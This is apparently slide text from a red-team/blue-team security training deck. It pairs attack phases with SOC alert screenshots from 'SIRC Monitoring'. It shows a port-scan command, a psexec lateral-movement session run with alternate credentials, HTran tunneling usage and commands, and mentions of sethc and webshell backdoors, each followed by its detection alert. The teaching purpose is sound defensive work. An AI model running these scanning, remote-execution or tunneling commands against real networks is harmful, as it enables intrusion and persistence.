TCP 25:
[220 target Microsoft ESMTP MAIL Service, Version: 6.0.2600.2180 ready at Wed, 1
8 Dec 2013 17:27:53 +0530]

TCP 80:
[HTTP/1.1 302 Object moved Server: Microsoft-IIS/5.1 Date: Wed, 18 Dec 2013 11:5
7:56 GMT Location: localstart.asp Connection: Keep-Alive Content-Length: 121 C]

-----

Scan finished at Wed Dec 18 17:28:02 2013
1 IP and 267 ports scanned in 0 hours 0 mins 9.20 secs
C:\>
```



## INTERNAL RECON

### ► Port scanning - Detection

The screenshot displays the SIRC Monitoring interface in a Mozilla Firefox browser window. The address bar shows the URL `sms.sirc.viettel.com/#/new-alert/180327_036200`. The main heading is "Alert detail #180327\_036200".

**Alert Metadata (Left Sidebar):**

- Created time: 07:57:02 27/03/2018
- Severity: MEDIUM
- Status: ANALYSING
- Ticket: 180322\_0274
- Category: Policy
- Sub category: Sensitive Behavior

**Event detail**


Event:	Detail:
Detect process with suspicious commandline (scanline)	Detect process with suspicious commandline (scanline) on [VTP-VLC-XUANTT11] in [vtpost]

**Alert source details**

System:	Client ID:
oreagent	DAE70B5FCC553FCDC116972409C3C61096FDBD43
Device name:	IPs:
VTP-VLC-XUANTT11	

## INTERNAL RECON

### ► Port scanning - Detection



17	object_type	device
18	organization_group	vtpost
19	process_status	ANALYSING
20	reference	C:\Windows\Temp\sl.exe -bh 21,22,23,445,3389,3306,1433,80,443,8080 10.0.0.1-200
21	release_level	3
22	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017
23	sensor_id	314
24	severity	9
25	signature_id	17

## MOVE Laterally

- ▶ **Target**
  - ▶ Gain control of other computers (even without Internet access)
- ▶ **Common technique**
  - ▶ Remote Desktop
  - ▶ PsExec
  - ▶ WMI
  - ▶ Task Scheduler

## MOVE Laterally

### ▶ Red team

- ▶ Network login
  - ▶ Remote execution/task schedule
- ▶ Remote desktop
- ▶ Tunneling
  - ▶ Tools
  - ▶ Windows mechanism

### ▶ Blue team

- ▶ Network login detection
  - ▶ Event log analysis
  - ▶ Host-based & network-based detection
- ▶ Anomaly RDP detection
- ▶ Tunneling detection

## MOVE Laterally

### ► Remote network login - psexec

```
C:\>hostname & whoami & date /t & time /t
IR-XP-PC
MSAD2\msad2-user1
Sat 12/15/2012
09:43 PM

C:\>psexec \\user-xp-pc -u msad2\msad2-responder1 cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname & whoami & date /t & time /t
USER-XP-PC
msad2\msad2-responder1
Sat 12/15/2012
09:43 PM

C:\WINDOWS\system32>net view
Server Name          Remark
-----
\\IR-XP-PC
\\MSAD2-DC-2K3
\\USER-XP-PC
The command completed successfully.

C:\WINDOWS\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.6.11
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :
```

Logged on locally as standard account MSAD2-USER1

PsExec run with alternate credentials "-u" option to logon remotely as IR account

Commands run on remote machine as privileged user MSAD2-RESPONDER1

# MOVE Laterally

## ► Remote network login - Detection

⤴ Event detail

Event:

Suspicious remote execute

Detail:

Suspicious remote execute on [redacted] in [redacted]

⤴ Alert source details

System:

oneagent

Client ID:

78542398B19ED33D7791F31DC0E2ABAA5046E890

Device name:

[redacted]

IPs:

## MOVE Laterally

### ► Tunneling - HTran



SHA256: 155b7124b76ca35f4732de50013f4397ade4fbe316210e86a51e9d43f2f3d3e8-htv

Detection ratio: 3 / 55

Analysis date: 2015-07-04 01:09:57 UTC ( 6 hours, 23 minutes ago )

Analysis File detail Additional Information Comments 0

Antivirus	Result
ESET-NOD32	Win32/HackTool.Hucline.H
Jiangmin	Heur:Backdoor/RemoteControl
Kaspersky	UDS:DangerousObject.Multi.C
ALYac	✓

```
File
N:\>cd htran
N:\htran>155b7124b76ca35f4732de50013f4397ade4fbe316210e86a51e9d43f2f3d3e8-htv.exe
===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to lurllhttp://www.cnhonker.com =====

[Usage of Packet Transmit:]
155b7124b76ca35f4732de50013f4397ade4fbe316210e86a51e9d43f2f3d3e8-htv.exe
stenislave> <option> [-log logfile]

[option:]
-listen <ConnectPort> <TransmitPort>
-slave <ConnectHost> <ConnectPort> <TransmitHost> <TransmitPort>

N:\htran>_
```



MOVE Laterally

► Tunneling - HTran - Detection

SIRC Monitoring - Mozilla Firefox

sms.sirc.viettel.com/#/new-alert/180310\_002111

Created time 04.10.28 10/03/2018

Severity

MEDIUM

Status

CLOSED

Ticket

180310\_0030

Category

Policy

Sub category

Sensitive Behavior

Alert object

1275BF911C1131712F05D9A2876B6234

Object type

Event detail

Event:

Detect process with suspicious commandline (HTran)

Detail:

Detect process with suspicious commandline (HTran) on [ITBL-LUCIANOC] in [bitel]

Alert source details

System:

oneagent

Client ID:

1275BF911C1131712F05D9A2876B623C2A3E8B4B

Device name:

ITBL-LUCIANOC

IPs:

Advanced View

Search:

32 RESULTS

Show

50

entries

MOVE Laterally

► Tunneling - HTran - Detection

SIRC Monitoring - Mozilla Firefox		
sms.sirc.viettel.com/#/new-alert/180310_002111		
18	organization_group	bitel
19	partial_group	bitel
20	process_status	CLOSED
21	reference	C:\Windows\Temp\lcy.exe -tran 12345 192.168.4.222 445
22	release_level	3
23	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017
24	sensor_id	314
25	severity	9
26	signature_id	17

## MAINTAIN PERSISTENCE

- ▶ **Target**
  - ▶ Ensure permanent control
  - ▶ Create easy ways to comeback when being detected and cleaned
- ▶ **Common technique**
  - ▶ Multiple backdoors

## MAINTAIN PERSISTENCE

### ▶ Red team


- ▶ Install additional backdoors
  - ▶ Multiple backdoors
  - ▶ IIS backdoor
  - ▶ sethc backdoor
  - ▶ Stealth webshells
  - ▶ ...

### ▶ Blue team

- ▶ Host-based backdoor installing detection
- ▶ Directory monitoring/ webshell detection

## MAINTAIN PERSISTENCE

### ► sethc backdoor



# MAINTAIN PERSISTENCE

## ▶ sethc backdoor - Detection

### ⤴ Event detail

Event:	Detail:
Detect suspicious process: sethc.exe	Detect suspicious process: sethc.exe on [REDACTED]

### ⤴ Alert source details

System:	Client ID:
oneagent	3EE4AE0F5F4535F3FA54FEB8815A527B672934C1
Device name:	IPs:
[REDACTED]	

## COMPLETE MISSION

- ▶ **Target**
  - ▶ Exfiltrate data
  - ▶ Self clean-up if needed
- ▶ **Common technique**
  - ▶ Using common compression and encryption tools
  - ▶ Often leaving trails



## COMPLETE MISSION

### ▶ Red team

